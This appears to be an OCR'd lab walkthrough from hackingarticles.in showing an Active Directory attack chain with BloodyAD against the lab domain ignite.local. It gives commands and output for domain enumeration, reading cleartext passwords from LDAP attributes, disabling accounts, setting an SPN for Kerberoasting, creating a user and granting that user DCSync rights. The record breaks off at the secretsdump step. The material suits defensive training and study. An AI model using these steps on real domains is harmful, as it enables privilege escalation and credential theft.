
iGNITE Technologies

ACTIVE DIRECTORY

PENETRATION TESTING



BLOODYAD

www.hackingarticles.in

Contents

Introduction & Overview

Active Directory (AD) is the backbone of authentication and authorization in most enterprise Windows environments. Misconfigurations, excessive privileges, and weak password policies create attack paths that red teamers — and unfortunately, real attackers — routinely exploit.

This walkthrough documents a complete attack chain against a lab Active Directory domain (ignite.local) using **BloodyAD**, a powerful Python-based tool that leverages LDAP and SAMR protocols to interact with AD objects without needing GUI tools or Windows-based utilities.

About BloodyAD

BloodyAD is an open-source Active Directory Swiss Army Knife. It communicates over LDAP(S) and MS-SAMR to read and write AD objects without Windows-based tooling. It is ideal for Linux-based red team engagements.

Active Directory Enumeration


Enumeration is the foundation of any AD attack. BloodyAD's get children command lets us quickly map the domain structure by querying object types.

Enumerating Computer Accounts

The first command retrieves all computer-type objects in the domain. This reveals workstations, servers, and service accounts registered as computer objects.

```
bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p 'Ignite@987' get children --otype computer
```

- CN=DC (Domain Controllers) the primary domain controller
- CN=MSEDGEWIN10, OU=Tech — a Windows 10 workstation in the Tech OU
- CN=WIN-SQL, CN=Computers — a SQL Server
- CN=MyGMSA, CN=Managed Service Accounts — a Group Managed Service Account (GMSA)
- CN=fakepc, CN=fakecomp — attacker-created test objects



Enumerating All User Accounts

This command enumerates **all user accounts in Active Directory**, helping you build a target list for further analysis or attacks.

```
bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p 'Ignite@987' get children --otype useronly
```

- Default accounts: Administrator, Guest, krbtgt
- Tech OU users: raj, aarti, sanjeet, komal, ram, sita, krishna, raaz, aaru, shivam, rudra, aarav, shreya, jerry, tom
- CN=Users container: demo, hulk, natasha, kinjal, yashika, bharat, geet

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p 'Ignite@987' get children --otype useronly
distinguishedName: CN=Administrator,CN=Users,DC=ignite,DC=local
distinguishedName: CN=Guest,CN=Users,DC=ignite,DC=local
distinguishedName: CN=krbtgt,CN=Users,DC=ignite,DC=local
distinguishedName: CN=raj,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=aarti,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=sanjeet,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=komal,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=ram,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=sita,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=krishna,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=raaz,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=aaru,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=shivam,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=rudra,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=aarav,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=shreya,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=jerry,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=tom,OU=Tech,DC=ignite,DC=local
distinguishedName: CN=demo,CN=Users,DC=ignite,DC=local
distinguishedName: CN=hulk,CN=Users,DC=ignite,DC=local
distinguishedName: CN=natasha,CN=Users,DC=ignite,DC=local
distinguishedName: CN=kinjal,CN=Users,DC=ignite,DC=local
distinguishedName: CN=yashika,CN=Users,DC=ignite,DC=local
distinguishedName: CN=bharat,CN=Users,DC=ignite,DC=local
distinguishedName: CN=geet,CN=Users,DC=ignite,DC=local
```

Enumerating Containers and Ous

Understanding the container structure reveals how objects are organized and where Group Policy Objects (GPOs) are applied.

```
bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p 'Ignite@987' get children --otype container
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p 'Ignite@987' get children --otype container
distinguishedName: CN=Users,DC=ignite,DC=local
distinguishedName: CN=Computers,DC=ignite,DC=local
distinguishedName: CN=System,DC=ignite,DC=local
distinguishedName: CN=ForeignSecurityPrincipals,DC=ignite,DC=local
distinguishedName: CN=Program Data,DC=ignite,DC=local
distinguishedName: CN=Microsoft,CN=Program Data,DC=ignite,DC=local
distinguishedName: CN=Managed Service Accounts,DC=ignite,DC=local
distinguishedName: CN=Keys,DC=ignite,DC=local
distinguishedName: CN=WinsockServices,CN=System,DC=ignite,DC=local
distinguishedName: CN=RpcServices,CN=System,DC=ignite,DC=local
distinguishedName: CN=Meetings,CN=System,DC=ignite,DC=local
distinguishedName: CN=Policies,CN=System,DC=ignite,DC=local
distinguishedName: CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=ignite,DC=local
distinguishedName: CN=User,CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=ignite,DC=local
distinguishedName: CN=Machine,CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=ignite,DC=local
distinguishedName: CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=ignite,DC=local
distinguishedName: CN=User,CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=ignite,DC=local
distinguishedName: CN=Machine,CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=ignite,DC=local
distinguishedName: CN=RAS and IAS Servers Access Check,CN=System,DC=ignite,DC=local
distinguishedName: CN=IP Security,CN=System,DC=ignite,DC=local
distinguishedName: CN=AdminSDHolder,CN=System,DC=ignite,DC=local
distinguishedName: CN=ComPartitions,CN=System,DC=ignite,DC=local
distinguishedName: CN=ComPartitionSets,CN=System,DC=ignite,DC=local
distinguishedName: CN=WMIPolicy,CN=System,DC=ignite,DC=local
```

DNS Zone Dump

Dumping DNS records provides a complete picture of the network — revealing additional hosts, services, and infrastructure that may not appear in standard AD queries.


```
bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p 'Ignite@987' get dnsDump
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p 'Ignite@987' get dnsDump

zoneName: ignite.local

SOA.PrimaryServer: dc.ignite.local
SOA.zoneAdminEmail: hostmaster@ignite.local
NS: dc.ignite.local
A: 192.168.1.11
recordName: ignite.local

recordName: _gc._tcp.ignite.local
SRV: dc.ignite.local:3268

recordName: _gc._tcp.Default-First-Site-Name._sites.ignite.local
SRV: dc.ignite.local:3268

recordName: _kerberos._tcp.ignite.local
SRV: dc.ignite.local:88

recordName: _kerberos._tcp.Default-First-Site-Name._sites.ignite.local
SRV: dc.ignite.local:88

recordName: _kerberos._udp.ignite.local
SRV: dc.ignite.local:88

recordName: _kpasswd._tcp.ignite.local
SRV: dc.ignite.local:464

recordName: _kpasswd._udp.ignite.local
SRV: dc.ignite.local:464

recordName: _ldap._tcp.ignite.local
SRV: dc.ignite.local:389

recordName: _ldap._tcp.Default-First-Site-Name._sites.ignite.local
SRV: dc.ignite.local:389

recordName: _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.ignite.local
SRV: dc.ignite.local:389

recordName: _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.ignite.local
SRV: dc.ignite.local:389

recordName: _ldap._tcp.DomainDnsZones.ignite.local
SRV: dc.ignite.local:389

recordName: _ldap._tcp.ForestDnsZones.ignite.local
SRV: dc.ignite.local:389

recordName: _msdcs.ignite.local
NS: dc.ignite.local

recordName: dc.ignite.local
A: 192.168.1.11

recordName: DomainDnsZones.ignite.local
A: 192.168.1.11
```

Querying User Group Membership

Understanding which groups, user belongs to determines their effective privileges. We query membership for the user 'raj':

```
bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p 'Ignite@987' get membership raj
```



Enumerating Domain Admins Group Members

This command queries the **Domain Admins group** and lists all its members, helping identify **high-privileged accounts in the domain**.

```
bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p 'Ignite@987' get object "Domain Admins" --attr member
```

Deep Inspection: The 'aaru' User Object

This command connects the Domain Controller and **dumps all LDAP attributes of user aaru**, helping you analyze its configuration, permissions, and potential attack vectors.

```
bloodyAD -d ignite.local -u administrator -p Ignite@987 --host 192.168.1.11 get object aaru
```

- description: 'Generic All Domain Admin' confirms elevated privileges
- adminCount: 1 — protected by AdminSDHolder; ACL changes propagate from AdminSDHolder
- unixUserPassword: Password@123 — password stored in a non-standard attribute!
- userPassword: Admin@123 — another cleartext password stored in LDAP attribute!
- memberOf: CN=Domain Admins — confirmed Domain Admin

```
┌──(root㉿kali)-[~]
└─# bloodyAD -d ignite.local -u administrator -p Ignite@987 --host 192.168.1.11 get object aaru

distinguishedName: CN=aaru,OU=Tech,DC=ignite,DC=local
accountExpires: 1601-01-01 00:00:00+00:00
adminCount: 1
badPasswordTime: 1601-01-01 00:00:00+00:00
badPwdCount: 0
cn: aaru
codePage: 0
countryCode: 0
dSCorePropagationData: 2026-03-27 11:35:42+00:00
description: Generic All Domain Admin
instanceType: 4
lastLogoff: 1601-01-01 00:00:00+00:00
lastLogon: 1601-01-01 00:00:00+00:00
lastLogonTimestamp: 2026-03-27 11:23:45.084768+00:00
logonCount: 0
memberOf: CN=Domain Admins,CN=Users,DC=ignite,DC=local
nTSecurityDescriptor: O:S-1-5-21-4045749477-1614332298-3688221009-512G:S-1-5-21-4045749477-1614332298-368
49e2;S-1-5-32-554)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5
-5-32-554)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)
4)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;;RP;
;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;0x30;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5
5-32-554)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-1-0)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa004052
-519)(A;;0x01bf;;;S-1-5-32-544)(A;;0x20094;;;S-1-5-11)(A;;0x01ff;;;S-1-5-18)
name: aaru
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=ignite,DC=local
objectClass: top; person; organizationalPerson; user
objectGUID: 20dc05c6-4031-4f09-85cc-5c9fdfd27dd4
objectSid: S-1-5-21-4045749477-1614332298-3688221009-1113
primaryGroupID: 513
pwdLastSet: 2026-03-27 11:24:38.975490+00:00
sAMAccountName: aaru
sAMAccountType: 805306368
uSNChanged: 143472
uSNCreated: 53300
unixUserPassword: Password@123
userAccountControl: NORMAL_ACCOUNT
userPassword: Admin@123
whenChanged: 2026-03-27 12:03:52+00:00
whenCreated: 2026-03-19 08:15:27+00:00
```

Disabling a User Account

BloodyAD can modify User Account Control (UAC) flags. Setting ACCOUNTDISABLE locks an account — useful for demonstrating impact or testing incident response.

```
bloodyAD --host 192.168.1.11 -d ignite.local -u Administrator -p 'Ignite@987' add uac tom -f ACCOUNTDISABLE
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.11 -d ignite.local -u Administrator -p 'Ignite@987' add uac tom -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags added to tom's userAccountControl

┌──(root㉿kali)-[~]
└─#
```

Enabling User Account

This command removes the ACCOUNTDISABLE flag from user tom, effectively enabling the account in Active Directory.

```
bloodyAD --host 192.168.1.11 -d ignite.local -u Administrator -p 'Ignite@987' remove uac tom -f ACCOUNTDISABLE
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.11 -d ignite.local -u Administrator -p 'Ignite@987' remove uac tom -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from tom's userAccountControl

┌──(root㉿kali)-[~]
└─#
```

Checking Machine Account Quota

The **BloodyAD** command is used to query Active Directory for the ms-DS-MachineAccountQuota attribute. This attribute defines how many computers accounts a regular domain user can create.

By default, this value is set to **10**, allowing authenticated users to join machines to the domain. From a security perspective, this is important because attackers can abuse this feature to create machine accounts and potentially perform privilege escalation or lateral movement within the network.

```
bloodyAD --host 192.168.1.11 -d ignite.local -u Administrator -p 'Ignite@987' get object "DC=ignite,DC=local" --attr ms-DS-MachineAccountQuota
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.11 -d ignite.local -u Administrator -p 'Ignite@987' get object "DC=ignite,DC=local" --attr ms-DS-MachineAccountQuota

distinguishedName: DC=ignite,DC=local
ms-DS-MachineAccountQuota: 10
```

Setting a Service Principal Name (Kerberoasting Setup)

In the following command uses **BloodyAD** to modify an attribute of a user object in Active Directory. Specifically, it sets a **Service Principal Name (SPN)** for the user account **raj**.

An SPN uniquely identifies a service instance in a domain and is used by **Kerberos** for authentication. By assigning an SPN to a user account, that account can be associated with a service.


```
bloodyAD --host 192.168.1.11 -d ignite.local -u Administrator -p 'Ignite@987' set object raj servicePrincipalName -v 'ignite/hackingarticles'
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.11 -d ignite.local -u Administrator -p 'Ignite@987' set object raj servicePrincipalName -v 'ignite/hackingarticles'
[+] raj's servicePrincipalName has been updated

┌──(root㉿kali)-[~]
```

raj's servicePrincipalName has been updated. We then verify the SPN is registered:

Two Kerberoastable accounts are identified — krbtgt (expected) and raj (our newly set SPN). An attacker can now request TGS tickets for raj and crack them offline to recover the plaintext password.

```
bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p 'Ignite@987' get search --filter '(&(userAccountControl:1.2.840.113556.1.4.803:=4194304)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))' --attr sAMAccountName
```




For More Details: [Deep Dive into Kerberoasting Attack]

Creating a New User

This command log in into the domain as **administrator** and creates a new user named **kinjal** with the password **Password@1** on the Domain Controller (192.168.1.11).

```
bloodyAD -d ignite.local -u administrator -p Ignite@987 --host 192.168.1.11 add user kinjal Password@1
```



Get user details

This command connects to the Domain Controller and **dumps all available LDAP attributes** of the user **kinjal**, helping you inspect its configuration and privileges.

```
bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p Ignite@987 get object kinjal
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p Ignite@987 get object kinjal

distinguishedName: CN=kinjal,CN=Users,DC=ignite,DC=local
accountExpires: 9999-12-31 23:59:59.999999+00:00
badPasswordTime: 1601-01-01 00:00:00+00:00
badPwdCount: 0
cn: kinjal
codePage: 0
countryCode: 0
dSCorePropagationData: 1601-01-01 00:00:00+00:00
instanceType: 4
lastLogoff: 1601-01-01 00:00:00+00:00
lastLogon: 1601-01-01 00:00:00+00:00
logonCount: 0
nTSecurityDescriptor: O:S-1-5-21-4045749477-1614332298-3688221009-512G:S-1-5-21-4045749477-1614332298-368
221009-553)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;;S-1-5-21-4045749477-1614332298-3688221009-553)(
;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;0x30;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-
;ab721a54-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a56-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(
1-aebd-0000f80367c1;;S-1-5-11)(OA;;0x30;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0x30;e45795b2
C;;;S-1-5-11)(A;;0x20094;;;S-1-5-10)(A;;0xf01ff;;;S-1-5-18)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f
5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-3-0)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165
c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;b
015e5f28;S-1-5-32-554)(OA;CIIOID;0x20094;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0x2
f01ff;;;S-1-5-21-4045749477-1614332298-3688221009-519)(A;OICIID;CR;;;S-1-5-21-4045749477-1614332298-3688
name: kinjal
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=ignite,DC=local
objectClass: top; person; organizationalPerson; user
objectGUID: 030d6dc9-0881-4463-baff-fb135df9eca0
objectSid: S-1-5-21-4045749477-1614332298-3688221009-1606
primaryGroupID: 513
pwdLastSet: 2026-03-27 10:56:00.928250+00:00
sAMAccountName: kinjal
sAMAccountType: 805306368
uSNChanged: 143420
uSNCreated: 143418
userAccountControl: PASSWD_NOTREQD; NORMAL_ACCOUNT
whenChanged: 2026-03-27 10:56:00+00:00
whenCreated: 2026-03-27 10:56:00+00:00
```

For More Details: [Credential Dumping: AD User Comment]

DCSync Attack — Dumping All Credentials

DCSync is one of the most devastating AD attacks. It abuses the Directory Replication Service (DRS) protocol to request password hashes for any or all domain accounts — mimicking domain controller replication.

Granting DCSync Permissions

```
bloodyAD -d ignite.local -u administrator -p Ignite@987 --host 192.168.1.11 add dcsync kinjal
```

kinjal is now able to DCSync'. Internally, BloodyAD grants kinjal the three required AD permissions: DS-Replication-Get-Changes, DS-Replication-Get-Changes-All, and DS-Replication-Get-Changes-In-Filtered-Set.

```
┌──(root㉿kali)-[~]
└─# bloodyAD -d ignite.local -u administrator -p Ignite@987 --host 192.168.1.11 add dcsync kinjal
[+] kinjal is now able to DCSync

┌──(root㉿kali)-[~]
└─#
```

Executing DCSync with Impacket secretsdump

